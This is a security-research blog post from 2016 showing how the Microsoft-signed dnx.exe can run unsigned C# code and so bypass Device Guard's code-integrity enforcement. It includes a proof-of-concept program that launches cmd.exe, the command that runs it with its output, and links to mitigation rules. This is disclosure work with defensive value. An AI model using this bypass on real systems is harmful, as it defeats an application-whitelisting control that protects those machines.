« “FILELESS” UAC BYPASS USING EVENTVWR.EXE AND REGISTRY HIJACKING

BYPASSING APPLICATION WHITELISTING BY USING RCSI.EXE »

BYPASSING APPLICATION WHITELISTING BY USING DNX.EXE

November 17, 2016 by enigma0x3

Over the past few weeks, I have had the pleasure to work side-by-side with Matt Graeber (@mattifestation) and Casey Smith (@subtee) researching Device Guard user mode code integrity (UMCI) bypasses. If you aren’t familiar with Device Guard, you can read more about it here: https://technet.microsoft.com/en-us/itpro/windows/keep-secure/device-guard-deployment-guide.

In short, Device Guard UMCI prevents unsigned binaries from executing, restricts the Windows Scripting Host, and it places PowerShell in Constrained Language mode.

Recently, @mattifestation blogged about a typical Device Guard scenario and using the Microsoft Signed debuggers WinDbg/CDB as shellcode runners.

Soon after, @subtee released a post on using CSI.exe to run unsigned C# code on a Device Guard system.


Taking their lead, I decided to install the Visual Studio Enterprise trial and poke around to see what binaries existed. After much digging, I stumbled across dnx.exe, which is the Microsoft .NET Execution environment. If you are curious, you can read more on dnx.exe here:

https://blogs.msdn.microsoft.com/sujitdmello/2015/04/23/step-by-step-installation-instructions-for-getting-dnx-on-your-windows-machine/

In a Device Guard scenario, dnx.exe is allowed to execute as it is a Microsoft signed binary packaged with Visual Studio Enterprise. In order to execute dnx.exe on a Device Guard system (assuming it isn't already installed), you will need to gather dnx.exe and its required dependencies, and somehow transport everything to your target (this is an exercise left up to the reader).

With everything required now on our target host, we can now start down the path of bypassing Device Guard's UMCI. Since dnx.exe allows for executing code in dynamic scenarios, we can use it to execute arbitrary, unsigned C# code. Fortunately, there is a solid example of this on Microsoft's blog above.


For example, we can create a C# file called "Program.cs" and add whatever C# code we want. To demonstrate the execution of unsigned code, we can keep things simple:



```
using System;
public class Program
{
    public static void Main()
    {
        Console.WriteLine("Hello, I am running unsigned C# and starting cmd.exe");
        System.Diagnostics.Process.Start("cmd.exe");
        Console.ReadLine();
    }
}
```

To satisfy the requirements of dnx.exe, a Project.json file is required, which specifies some of the requirements when executing the code. For this PoC, the example “Project.json” file can be used from Microsoft’s blog here. As stated in their post, we can execute our C# by placing “Program.cs” and “Project.json” in a folder called “ConsoleApp” (this can obviously be renamed/modified).

Now that we have our files, we can execute our C# using dnx.exe by going into the “ConsoleApp” folder and invoking dnx.exe on it. This is done on a PC running Device Guard:



```
C:\Users\Matt\Desktop\Bypass\ConsoleApp>..\dnx.exe ConsoleApp
dnx.onecore.dll could not be loaded. Last error: 126
Hello, I am running unsigned C# and starting cmd.exe
```

```
dnx.exe                     46,532 K   62,740 K   4912                            Microsoft Corporation
  cmd.exe                    1,552 K    2,672 K    768 Windows Command Processor  Microsoft Corporation
procexp.exe                  2,756 K    8,276 K   5992 Sysinternals Process Explorer  Sysinternals - www.sysinte...
  procexp64.exe     0.97    15,896 K   37,316 K   1856 Sysinternals Process Explorer  Sysinternals - www.sysinte...
MpCmdRun.exe                 2,136 K    6,688 K   4344
CPU Usage: 3.29%   Commit Charge: 46.75%   Processes: 63   Physical Usage: 67.84%
```

As you can see above, our unsigned C# successfully executed and is running inside of dnx.exe.

Fortunately, these “misplaced trust” bypasses can be mitigated via code integrity policy FilePublisher file rules. You can read up on creating these mitigation rules here:

http://www.exploit-monday.com/2016/09/using-device-guard-to-mitigate-against.html

You can find a comprehensive bypass mitigation policy here:

https://github.com/mattifestation/DeviceGuardBypassMitigationRules

Cheers!
Matt Nelson

SHARE THIS:

Twitter Facebook 107 Google

Like

One blogger likes this.

RELATED

Bypassing Application Whitelisting By Using rcsi.exe

Defeating Device Guard: A look into CVE-2017-0007
With 1 comment

UMCI vs Internet Explorer: Exploring CVE-2017-8625

Bookmark the permalink.

LEAVE A REPLY

Enter your comment here...

Search … Search

ARCHIVES

- January 2018
- November 2017
- October 2017
- September 2017
- August 2017
- July 2017
- April 2017
- March 2017
- January 2017
- November 2016
- August 2016
- July 2016
- May 2016
- March 2016
- February 2016
- January 2016
- October 2015
- August 2015
- April 2015
- March 2015
- January 2015

RECENT POSTS

- Reviving DDE: Using OneNote and Excel for Code Execution
- Lateral Movement Using Outlook's CreateObject Method and DotNetToJScript
- A Look at CVE-2017-8715: Bypassing CVE-2017-0218 using PowerShell Module Manifests
- UMCI Bypass Using PSWorkFlowUtility: CVE-2017-0215
- Lateral Movement using Excel.Application and DCOM

CATEGORIES

- Uncategorized

RECENT COMMENTS

Soc on Defeating Device Guard: A

"Fileless… on "Fileless" UAC Byp…

"Fileless… on Bypassing UAC usin App P…

Windows 10 UAC Looph… on Bypa UAC using App P…

NexusLogger: A New C… on "Filele UAC Byp…

META

- Register
- Log in
- Entries RSS
- Comments RSS
- WordPress.com